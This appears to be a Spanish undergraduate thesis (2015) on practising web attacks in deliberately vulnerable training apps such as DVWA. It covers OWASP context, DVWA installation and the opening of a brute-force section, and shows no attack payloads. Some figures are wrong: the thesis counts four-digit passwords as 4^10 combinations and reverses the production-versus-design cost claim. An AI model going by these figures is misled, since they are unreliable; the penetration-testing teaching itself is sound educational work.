UNIVERSIDAD DE ALCALÁ

Escuela Politécnica Superior

GRADO EN SISTEMAS DE INFORMACIÓN

Trabajo Fin de Grado

Explotación de vulnerabilidades web a través de DVWA

Autor: José Carlos Novella Román

Director: D. Manuel Sánchez Rubio

TRIBUNAL:

Presidente:

Vocal 1º:

Vocal 2º:

CALIFICACIÓN: ……..

FECHA: ……..

Agradecimientos

A mis padres por su ayuda en los sucesivos pasos del camino.

Mi agradecimiento especial, para el entorno universitario:

A la Universidad de Alcalá, por crear una gran familia, con un entorno especial, que posibilita, y nos da la oportunidad de aprender, y nos motiva para realizar el esfuerzo.

A todos los compañeros que he tenido durante estos años en las aulas, que me han demostrado que el principio de solidaridad lo llevan en el corazón, un gran compañerismo, que nos ha permitido a todos seguir adelante e ir avanzando curso a curso hasta llegar con éxito al final.

A los profesores de la UAH, sobre todo a aquellos que piensan que su asignatura es las más importante de la carrera, porque nos han enseñado que todo lo que hagamos hay que hacerlo con ilusión y con gran profesionalidad.

Y por último, agradecer a mi tutor, Manuel, la confianza y el trato cercano que da a sus alumnos, desde que coincidimos, en la asignatura de Redes de segundo, repleta de alumnos, ya se sabía mi nombre y el de muchos de mis compañeros. Ha sido mucho lo aprendido de Manuel, sobre redes, y sobre seguridad, pero lo más importante, el entusiasmo con el que imparte sus clases.

Explotación de vulnerabilidades web a través de DVWA

Trabajo Fin de Grado

José Carlos Novella Román

josecnovella@gmail.com

Tutor: D. Manuel Sánchez Rubio

Resumen

En el presente PFG se realizara una descripción detallada de las herramientas usadas en la Cátedra Amaranto para realizar análisis de seguridad, usando herramientas de análisis de vulnerabilidades web, entre las que destacan DVWA y WebGoat.

DVWA y WebGoat son aplicaciones deliberadamente inseguras, diseñadas para que los usuarios puedan practicar las diferentes vulnerabilidades que pueden darse en las páginas web.

Este PFG se acompaña de un DVD-ROM que contiene 6 presentaciones PowerPoint, y una gran cantidad de videos, para facilitar el aprendizaje de las vulnerabilidades.

El objetivo final es conocer estas vulnerabilidades, para así crear páginas web seguras.

Abstract

In this PFG we will be carried out a detailed description of the used tools in the University Chair Amaranto to make Security Analysis. For it, we will use vulnerabilities scanning tools, and the most important are DVWA and WebGoat.

DVWA and WebGoat are applications deliberately unsafe, they are designed for practicing different vulnerabilities.

This PFG included a CDROM which contains six PowerPoint presentations and a lot of videos. It will facilitate the learning of vulnerabilities.

The final aim is to find these vulnerabilities to create safe webs.

Palabras clave

Web, SQL Injection, DVWA, WegGoat, Pen-Testing.

2015

Índice de Contenidos

Contenido

Índice de Figuras y Tablas

FIGURAS

Tablas

Capítulo 1: Introducción

1.1 Resumen Extendido

Nos encontramos en un mundo global e interconectado en el que cualquier empresa, organización, institución medianamente importante debe de disponer de una página web para prestar sus servicios, también nos encontramos en un entorno en el cuál los soportes físicos como el papel están desapareciendo, y cada vez es más habitual el uso de medios telemáticos para realizar cualquier tipo de gestión.

Esta tendencia se ve reforzada por el aumento espectacular de los usuarios demandantes de servicios, ya que la computación ubicua, ha hecho que cualquier persona tenga un dispositivo capaz de abrir páginas web en cualquier ubicación, y a través de su dispositivo demande realizar algún trámite a través de una página web.

Este incremento de la información en páginas web y la realización de trámites, debe estar disponible en un entorno seguro. Conseguir un entorno seguro es una tarea laboriosa y minuciosa, ya que una página web se basa en varias partes del sistema, como puede ser el sistema operativo de la máquina, el sistema gestor de base de datos o la propia aplicación.

El objetivo de este trabajo es analizar las diferentes herramientas, usadas en la Cátedra Amaranto, para realizar un análisis de seguridad de las páginas web, se verán diferentes tipos de ataques, para así poder crear páginas con fortalezas ante las diferentes vulnerabilidades.




Figura 1 Top Vulnerabilidades.[1]

[1] https://highscalability.wordpress.com/category/seguridad/º

En estos sistemas web, la conexión entre usuario, sistema operativo, gestor de base de datos, directorio, etc., se da en la aplicación o interface, que se visualiza en los diferentes navegadores disponibles. Estas aplicaciones pueden estar realizadas en lenguaje PHP, Javascript, JScript, PHP, ASP, JSP.

Cualquier intrusión en una página web corporativa, afectara de forma negativa a la empresa y al negocio, ya que podrán quedar expuestos, o sufrir modificaciones, los datos de los clientes y en líneas generales podemos decir que afectara a:

- Desfiguración de la página web.
- La imagen de la compañía.
- Revelación de datos de usuario y modificación de datos.
- Robo de datos.
- Intrusión en el servidor web.
- Modificación de ficheros.

Ante estos riesgos, se hace cada vez más necesario una metodología de desarrollo de software, que tenga en cuenta los posibles ataques que puede sufrir una página web.

Se hace necesaria una mayor concienciación, y que los estudios de informática incluyan asignaturas específicas y estudios de posgrado sobre seguridad, también las empresas, según su presencia en las redes, deberían tener un CISO (chief information security officer).

Tomar cualquiera de estas medidas mencionadas ahorrara tiempo y dinero ya que se estima que arreglar cualquier fallo detectado en la fase de producción es 15 veces más barato que hacerlo en la fase de diseño.[2]

Una vez que la aplicación este en producción, el coste en daños para una empresa si su web es atacada, es incalculable, ya que depende del negocio, pero en cualquier caso, para una empresa el retorno de la inversión tras contratar un CISO es inmediato.

Muy interesante, a la hora de realizar desarrollos web, seguir las recomendaciones de desarrollo seguro de OWASP, una vez realizado el código, seguir la OWASP Code Review Project/es, y para finalizar pasar la Application Security Verification Standard (ASVS) que facilita un checklist de vulnerabilidades para revisar.

[2] http://www.securityartwork.es/2013/11/13/recursos-para-formacion-en-desarrollo-web-seguro/

Para ayudarnos a realizar un desarrollo seguro, disponemos de los test de penetración (Pen-Testing), que se pueden realizar de diversas maneras y empleando diversas técnicas y herramientas. A continuación, veremos las diferentes herramientas de penetración empleadas en la Cátedra Amaranto.

1.2 Estructura

Este PFG está organizado en los siguientes capítulos:

- **Capítulo 1. – Introducción:** en este capítulo se introduce sobre el tema a tratar, los objetivos, y se resume de forma breve los contenidos de este PFG.
- **Capítulo 2. – Estado del arte:** se detalla brevemente el contexto empresarial en el que se desarrolla este trabajo, y se analiza brevemente la herramienta más confiable por ser independiente.
- **Capítulo 3. – Metodología a aplicar:** se explica brevemente las herramientas que se van a utilizar para analizar las vulnerabilidades, y los diferentes tipos de vulnerabilidades, incluyendo una explicación de en qué consiste la vulnerabilidad, como reproducirla, y como evitarla.
- **Capítulo 4. – Herramientas de Pen-Testing:** en este capítulo se describe en profundidad las herramientas DVWA, WebGoat, BadStore, Mutillidae y Foundstone Hacme Books.
- **Capítulo 5. – Distribuciones y Herramientas:** se describen las distribuciones Linux más importantes, y veremos en detalle la distribución Samurai y KaliLinux. Se ven otras aplicaciones que apoyo que hemos usado para realizar los Pen-Testing.
- **Capítulo 6 – Herramientas de difusión.**
- **Conclusiones.**

A su vez, el PFG incluye un DVD-ROM, que aparte de la memoria, incluye el siguiente contenido:

Videos Vulnerabilidades	
Videos DVWA.	Videos WebGoat
Video BadStore y vulnerabilidades.	Video Mutillidae y vulnerabilidades.
Video Hacme Casino y vulnerabilidades	
Videos Herramientas	
Burp.	Maltego
TamperData.	Firebug.
Presentaciones PowerPoint	
1. DVWA.	2. WebGoat.
3. BadStore.	4. Mutillidae.
5. HacmeCasino.	6. Distribuciones y herramientas.

Tabla 1. Contenido DVD-ROM

Capítulo 2. Contexto y estado del arte

Nos encontramos en un mundo globalizado, en el que internet y las nuevas tecnologías se han convertido en el escaparate dónde las empresas pueden vender sus productos de forma rápida y vertiginosa antes que la competencia. Junto a esta feroz competencia, existe una tendencia en cualquier empresa en externalizar todos los servicios que no sean propios de su razón social, como en este caso el desarrollo Web. Esto ha hecho que las empresas de consultoría y de servicios tengan una gran carga de trabajo, y entre ellas una feroz competencia, que les obliga a bajar los precios, aparte, la necesidad de aplicar en sus desarrollos la tecnología más novedosa, sin que sus trabajadores hayan tenido tiempo para adoptar y aprender la tecnología más reciente.

Aparte, nos encontramos en una profesión con un gran intrusismo, y no todo el mundo que trabaja en el sector, cuenta con la titulación adecuada, realizando desarrollos con grandes carencias.

Todo este escenario crea un caldo de cultivo para las vulnerabilidades, ya que no importa lo segura que sea la aplicación Web, si no cuando estará acabada, que coste tendrá para la empresa que adquiere el software, y que coste tendrá en personas-mes para la empresa que lo desarrolla.

Se hace necesario crear una cultura de seguridad en la empresa, y dar la importancia que se merecen a los departamentos de tecnologías de la información (IT) y Sistemas de Información (SI), y posicionarlos junto al núcleo del negocio de las empresas. Cualquier escándalo por falta de seguridad en una página web puede acabar con la reputación y beneficios empresariales.

Afortunadamente la concienciación sobre la seguridad informática está dando sus frutos, y las empresas importantes están empezando a contratar a CISO (Chief Information Security Officer) y dándole un lugar importante en su organigrama funcional a los departamentos de informática.

Referente a las herramientas para realizar análisis de vulnerabilidad Web, actualmente existen diferentes informes y estudios sobre herramientas para realizar análisis de vulnerabilidades. Estos estudios hay que analizarlos con precaución, ya que muchas veces tienen origen en la propia marca que desarrolla la herramienta de análisis de vulnerabilidad, por lo tanto, vemos conveniente buscar un informe independiente. También hay que tener cuidado con las herramientas obsoletas.

Como organización puntera en temas de vulnerabilidad, destaca OWASP (Open Web Application Security Project), creada en 2001, que mantiene un proyecto de código abierto para concienciar a los programadores sobre los defectos de programación que convierten en insegura a una página web. La comunidad OWASP está formada por organizaciones educativas e independientes de todo el mundo, que produce una gran cantidad de artículos,

metodologías, documentación y software, que es liberado para que pueda ser usado por cualquier persona.

OWASP es una organización totalmente independiente de las presiones comerciales que garantiza la imparcialidad de sus informaciones. La fundación OWASP es una entidad sin ánimo de lucro que asegura el mantenimiento del proyecto a largo plazo.

Continuamente están apareciendo nuevas distribuciones para entrenamiento en Pen-Testing, como Samurai, Game Over, Kali Linux, y nuevas herramientas como Burp Suite, Zed Attack Proxy o ZAP.

La concienciación sobre seguridad es buena, pero tenemos el lado negativo, ya que muchas vulnerabilidades son muy fáciles de aprender, e internet tiene una gran capacidad para distribuir las técnicas a cualquier lugar y persona, pudiendo ser un canal de formación y captación de Jackers. Esto hace que el tema de la seguridad sea un mundo vertiginoso, en el que continuamente aparecen nuevos ataques sobre vulnerabilidades desconocidas, y nuevas formas de evitar los ataques.

Capítulo 3. Metodología a Aplicar

Se realizara un análisis de seguridad utilizando las diferentes herramientas disponibles. Para el desarrollo de este análisis, nos basaremos en el estándar más utilizado para el Pen-Testing, que es el OWASP (Open Web Application Security Project).

Veremos las siguientes herramientas de Pen-Testing:

- DVWA.
- OWASP – WebGoat.
- BadStore.
- Mutillidae.
- Foundstone Hacme Books
- Distribuciones Linux
- Herramientas de apoyo.

Y con estas herramientas realizaremos los diez principales tipos de ataque más habituales:

- Inyección SQL.
- XSS (Cross Site Scripting).
- Rotura de autentificación y administración de sesiones.
- Referencias inseguras y directas a objetos.
- CSRF (Cross Site Request Forgery).
- Configuración defectuosa de seguridad.
- Almacenamiento Criptográfico inseguro.
- Fallos de restricción de acceso por URL.
- Protección insuficiente en la capa de transporte.
- Redirecciones y reenvíos no validados.

Aparte, necesitaremos el apoyo de determinadas aplicaciones o complementos del navegador FireFox como son:

- BurpSuite.
- Firebug.
- Tamper Data.
- JHijack.
- Maltego.

Capítulo 4. Herramientas de Pen Test

4.1. DVWA

DVWA (Damm Vulnerable Web Application) es una aplicación web desarrollada en PHP/MySQL y que nos permitirá, gracias a su configuración personalizada de nivel de protección, realizar análisis de vulnerabilidades.

La finalidad de DVWA es:

- Permite realizar análisis de vulnerabilidades para poner a pruebas las habilidades del atacante, siendo de esta forma consciente de la vulnerabilidad, haciendo de esta forma desarrollos más seguros.
- Permite realizar las pruebas en un entorno jurídico legal, ya que según el artículo 197 del código penal "*El que, para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electrónico o cualesquiera otros documentos o efectos personales, intercepte sus telecomunicaciones o utilice artificios técnicos de escucha, transmisión, grabación o reproducción del sonido o de la Figura, o de cualquier otra señal de comunicación, será castigado con las penas de prisión de uno a cuatro años y multa de doce a veinticuatro meses*."
- Servir como soporte de aprendizaje para profesores y estudiantes.

Mención especial merece el lenguaje PHP, con el que se ha realizado la Web vulnerable DVWA. PHP es un lenguaje de uso general que se ejecuta en el servidor, y se usa mayoritariamente para desarrollo web de contenido dinámico. Se estima que el 60% de los sitios Web en internet usan PHP. El número de usuarios crece, ya que PHP es un lenguaje libre, totalmente disponible a la comunidad, y porque goza de buenas referencias, ya que entre sus usuarios esta Facebook, Wikipedia, Yahoo, Wordpress. Herramientas como XAMPP, WAMP permite que fácilmente, cualquier usuario pueda montar en su máquina local un servidor Apache y MySQL.

Es fundamenta por parte de los programadores un buen conocimiento del lenguaje PHP, ya que la mayoría de las vulnerabilidades Web se pueden evitar, conociendo buenas técnicas de programación, y aplicando funciones PHP para filtrar la información que esta entrado al servidor Web desde el navegador Web del cliente.

Una de las virtudes de DVWA es que presenta tres niveles de seguridad, Low, Medium y High. La diferencia entre dichos niveles está dada por su robustez ante las vulnerabilidades, que consigue gracias a mejoras en el código. DVWA nos permite ver el código de cada nivel, y realizar comparaciones.

4.1.1 Instalación de DVWA

4.1.1.1 Instalación en Linux

Realizaremos una descarga desde la página http://www.dvwa.co.uk




Figura 2. Página Web oficial DVWA

O bien mediante la consola:

Figura 3. Comandos Linux descarga DVWA

Posteriormente, desde la consola de comandos, descomprimimos el archivo zip mediante el comando *sudo 'unzip DVWA-1.0.8.zip –d /usr/share/dvwa/'*

Figura 4. Comandos Linux Descompresión

Modificamos la clave del usuario root




Figura 5. Comando Linux Cambio Password

Creamos la base de datos en mysql




Figura 6. Creación de BBDD MySQL en Linux

Desde el navegador navegamos a *http://localhost/dvwa/setup.php*




Figura 7. Proceso creación/reseteo BBDD DVWA

Y reseteamos la base de datos de MySQL la primera vez que accedamos a DVWA

4.1.1.2 Instalación en Windows

Necesitamos montar un servidor web en Windows y una base de datos, por lo que tendremos que descargar e instalar XAMPP, que incluye MySQL, PHP y Perl.




Figura 8. XAMPP Control Panel

Una vez arrancado PHP y MySQL nos vamos al navegador




Figura 9. Página Inicio/autentificación DVWA

Accedemos con el usuario '*admin*' y la contraseña '*password*'




Figura 10. Página Bienvenida DVWA

4.1.2. Utilidades de DVWA

DVWA permite el análisis del código vulnerable a los siguientes ataques:

- Brute Force.
- Command Execution.
- CSRF (Cross-Site Request Forgery).
- Insecure CAPTCHA
- File Inclusion (Local File Inclusion and Remote File Inclusion).
- SQL Injection.
- SQL Injection (Blind).
- Upload.
- XSS Reflected.
- XSS Stored.

DVWA permite comprobar las diferencias entre código seguro y bien estructurado, a código vulnerable realizado con malas prácticas de programación.

Para comprobar la robustez del código, permite configurar la seguridad en tres niveles, bajo, medio y alto.

A continuación vemos los diferentes tipos de ataque que podemos realizar en DVWA:

4.1.2.1 Brute Force

El ataque de fuerza bruta consiste en intentar averiguar la clave probando todas las combinaciones posibles, hasta encontrar la correcta. Un ataque de fuerza bruta tiene cuatro elementos vitales:

1. Un alfabeto que se usara para obtener todas las posibles combinaciones de la clave.
2. La longitud de la palabra de acceso, que determinara todas las posibles combinaciones, es decir, para una contraseña de cuatro caracteres numéricos, tendremos 4^10=1048576 combinaciones posibles.
3. Una palabra cifrada que será usada para romper el ciclo de iteraciones en el caso de encontrarse la palabra correcta.
4. Algoritmo o función de cifrado, para cifrar las palabras obtenidas.

Un ataque por fuerza bruta se puede programar y realizar mediante código, en nuestro caso, lo haremos con la ayuda de una aplicación, Burp Suite Free Edition[3].

Burp Suite es una aplicación integrada gratuita que permite automatizar procesos como el de obtención de credenciales de acceso de un aplicación,

[3] https://portswigger.net/burp/

búsqueda de valores aceptados en los parámetros de una petición (por GET o POST), ataques de inyección de código, descubrimiento de directorios, etc.

